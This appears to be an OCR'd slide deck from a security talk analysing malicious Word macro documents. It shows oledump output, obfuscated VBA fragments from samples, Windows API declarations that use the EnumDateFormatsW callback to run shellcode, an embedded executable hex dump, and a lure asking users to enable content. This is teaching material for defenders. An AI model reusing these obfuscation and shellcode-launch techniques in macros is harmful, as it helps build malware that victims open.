Still Breaching Your Perimeter

A DEEP DIVE INTO MALICIOUS OFFICE DOCUMENTS

Dr. Josh Stroschein

MALWARE ANALYST AND SECURITY RESEARCHER

@jstrosch 0xevilc0de.com

Josh Stroschein - @jstrosch

VDA Labs
AppSec + MA

Course Author
MA

Assistant Professor
MA + RE + VR

Social Engineering and MACROS

Social engineering works

- Training is hard
- Users need to get stuff done

Microsoft Office

- Visual Basic is very powerful


Macros just work

- Totally legitimate usage
- No patch for a ”feature”

When 1 macro is executed

- Attackers have a beachhead

Basic Concept of Operations



macros


Office documents can contain embedded code

- Written in VBA - Visual Basic for Applications
- Can also access Windows API - more on that later

How do we view macros then?

- Dump them using oledump (Thank you Mr Stevens!)
- View in Office IDE (Developer)

oledump


index
macros
size
stream name
1: 113 '\x01CompObj'
2: 4096 '\x05DocumentSummaryInformation'
3: 4096 '\x05SummaryInformation'
4: 4096 '1Table'
5: 23902 'Data'
6: 525 'Macros/PROJECT'
7: 95 'Macros/PROJECTwm'
8: M 10027 'Macros/VBA/ThisDocument'
9: 7279 'Macros/VBA/_VBA_PROJECT'
10: M 15955 'Macros/VBA/cowkeeper'
11: 841 'Macros/VBA/dir'
12: m 1158 'Macros/VBA/discord'
13: 97 'Macros/discord/\x01CompObj'
14: 291 'Macros/discord/\x03VBFrame'
15: 98 'Macros/discord/f'
16: 112 'Macros/discord/i01/\x01CompObj'
17: 7476 'Macros/discord/i01/f'
18: 68 'Macros/discord/i01/o'
19: 0 'Macros/discord/o'
20: 57094 'WordDocument'


oledump

```
jstroschein@ubuntu:~/Desktop/BSidesIA$ oledump -s 8 -v 5d077b1341a6472f02aac8948
8976d4395a91ae4f23657b0344da74f4a560c8d.bin > ThisDocument
```

ThisDocument

```
1  Attribute VB_Name = "ThisDocument"
2  Attribute VB_Base = "1Normal.ThisDocument"
3  Attribute VB_GlobalNameSpace = False
4  Attribute VB_Creatable = False
5  Attribute VB_PredeclaredId = True
6  Attribute VB_Exposed = True
7  Attribute VB_TemplateDerived = True
8  Attribute VB_Customizable = True
9  Dim offspring As String
10 Dim lyra As Integer
```


Office IDE


You can enab
Project
Macros
User Form
File
Visual Basic
Macros
Code
Microsoft Visual Basic for Applications - Lab2
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Ln 1, Col 1
Project - Project
Normal
Project (Lab2)
Microsoft Word Objects
ThisDocument
Forms
chinking
Modules
solemnize
References
Reference to Normal
Lab2 - ThisDocument (Code)
(General)
Sub ToggleTextBoundaries()
If Documents.Count > 0 T
With ActiveDocument.
.ShowTextBoundar
End With
End If
End Sub
Public Sub AutoOpen()
Dim uncurbed As Integer
Dim remigration As Integer
Dim affuse As Variant
remigration = solemnize.perm

Debugging

You can debug now

- sometimes easier than trying to manually reverse the obfuscation




Runtime Analysis

```
dracocephalum = 10 + 127 - 84
For thallophytic = 14 - 70 + 71 To 10 + 127 - 84
lymphoid = "di" + Mid("edmontoniasjunctmiler", 11, 6)
Next thallophytic
Set traulism = illbeing.ExecQuery(koto + bladderpod & extincteur)
For Each uncared In traulism
conceive = conceive + 17 - 8 - 8
Next
```

ches

ression	Value	Type
bladderpod	" * from Win32_"	Variant/String
extincteur	"DiskDrive"	Variant/String
koto	"Select"	Variant/String

Sometimes Encounter Passwords



Social Engineering abounds

RSA Encrypted Message


This file is secured with RSA key.
Please enable content to view the document


--RSA PROTECTED DATA BEGIN--


/9j/4AAQSkZJRgABAgEBLAEsAAD/4RLDRXhpZgAATU0AKgAAAAgABwESAAMAAA
ABAAEAAAEaAAUAAAABAAAAYgEbAAUAAAABAAAAagEoAAMAAAABAAIAAAE
xAAIAAAAcAAAAcgEyAAIAAAAUAAAAjodpAAQAAAABAAAApAAAANAALcbAAA
AnEAAtxsAAACcQQWRvYmUgUGhvdG9zaG9wIElENTNCBXaW5kb3dzADIwMTA6MTI6M
TcgMTI6MTk6MjkAAAAAA6ABAAMAAAABAAEAAKACAAQAAAABAAAAoKADAE
mASgAAwAAAAEAAgAAAgEABAAAAAEAAAEuAgIABAAAAAEAABGNAAAAAAA

Use of Forms


```
 1:       113 '\x01CompObj'
 2:      4096 '\x05DocumentSummaryInformation'
 3:      4096 '\x05SummaryInformation'
 4:      4783 '1Table'
 5:       534 'Macros/PROJECT'
 6:        98 'Macros/PROJECTwm'
 7: M    2299 'Macros/VBA/ThisDocument'
 8:      4436 'Macros/VBA/_VBA_PROJECT'
 9: m    1159 'Macros/VBA/chinking'
10:       886 'Macros/VBA/dir'
11: M    6706 'Macros/VBA/solemnize'
12:         97 'Macros/chinking/\x01CompObj'
13:        291 'Macros/chinking/\x03VBFrame'
14:        135 'Macros/chinking/f'
15:     401464 'Macros/chinking/o'
16:      43275 'WordDocument'
```







Embedded Content




```
 1:        113  '\x01CompObj'
 2:       4096  '\x05DocumentSummaryInformation'
 3:       4096  '\x05SummaryInformation'
 4:       4783  '1Table'
 5:        534  'Macros/PROJECT'
 6:         98  'Macros/PROJECTwm'
 7: M     2299  'Macros/VBA/ThisDocument'
 8:       4436  'Macros/VBA/_VBA_PROJECT'
 9: m     1159  'Macros/VBA/chinking'
10:        886  'Macros/VBA/dir'
11: M     6706  'Macros/VBA/solemnize'
12:          97  'Macros/chinking/\x01CompObj'
13:         291  'Macros/chinking/\x03VBFrame'
14:         135  'Macros/chinking/f'
15:      401464  'Macros/chinking/o'
16:       43275  'WordDocument'
```

```
. .ÐÏ...á...4d5a
90000300000000400
0000ffff0000b800
0000000000004000
0000000000000000
0000000000000000
0000000000000000
0000000000000000
0000b00000000e1f
ba0e00b409cd21b8
014ccd2154686973
2070726f6772616d
2063616e6e6f7420
626520072756e2069
6e20444f53206d6f
64652e0d0d0a2400
000000000000c9e1
07db8d8069888d80
```

Obfuscation

```
Function permanent()
Dim parakeet As Object
koto = StrReverse("eS") + Left("lecttherm", 4) + "" + StrReverse("")
Dim agas As String
conceive = 99 + 115 - 214
abbatical = 9 - 4
amability = 6 + 69
For abbatical = 9 - 4 To 6 + 69
sleeveless = Left("bachildhood", 2) + StrReverse("kc") + ""
Next abbatical
bladderpod = Left(" *disinvestment", 2) + StrReverse(" _23niW morf ")
Dim nutbrown As Variant
```

Windows API

```
Public Declare PtrSafe Function tomentose Lib "user32" Alias "GetClassNameA" (deepread As LongPtr,
'I wanna be your back door man
'I love you as long as your money loves me back
Public Declare PtrSafe Function mutton Lib "kernel32" Alias "GetModuleHandle" (lpModuleName As Lon
'Like a genie in the bottle
'I'll rub you the right way
Public Declare PtrSafe Function daddy Lib "user32" Alias "RegisterClassW" (extenuating As LongPtr)
'Call me!
'I`ll meet you at home or at a sleazy motel
Public Declare PtrSafe Function vertebrata Lib "user32" Alias "FindWindowA" (tempestivity As LongP
'With paypal or cash
'And I`ll show you what your boyfriend don't understand
Public Declare PtrSafe Function cabriolet Lib "kernel32" Alias "EnumDateFormatsW" (ByVal lpEnumFun
'Like a genie in the bottle
```

```
88    aprum = bayberry + anklet
89    archegenesis = cabriolet(aprum, bicycling, bicycling)
90    For washout = 19 To 52
```

shellcode

Sample MD5: b107f3235057bb2b06283030be8f26e4

File name: billing_doc_25810.doc

Detection ratio: 38 / 57

Analysis date: 2017-03-24 05:21:18 UTC (4 weeks ago)

Analysis | File detail | Relationships | Additional information | Comments 4 | Votes

Antivirus	Result	Update
Ad-Aware	W97M.Downloader.EPK	20170324
AegisLab	Troj.Downloader.Msword.Agent!c	20170324

shellcode

```
bicycling = 0
Dim aprum As Long
aprum = bayberry + anklet
archegenesis = cabriolet(aprum, bicycling, bicycling)
For washout = 19 To 52
praxiteles = 52
```

```
ur boyfriend don't understand
ction cabriolet Lib "kernel32" Alias "EnumDateFormatsW"
e
```

```
BOOL EnumDateFormats(
  _In_ DATEFMT_ENUMPROC lpDateFmtEnumProc,
  _In_ LCID             Locale,
  _In_ DWORD            dwFlags
);
```

Parameters

lpDateFmtEnumProc [in]
Pointer to an application-defined callback function. For more information, see **EnumDateFormatsProc**.

Shellcode

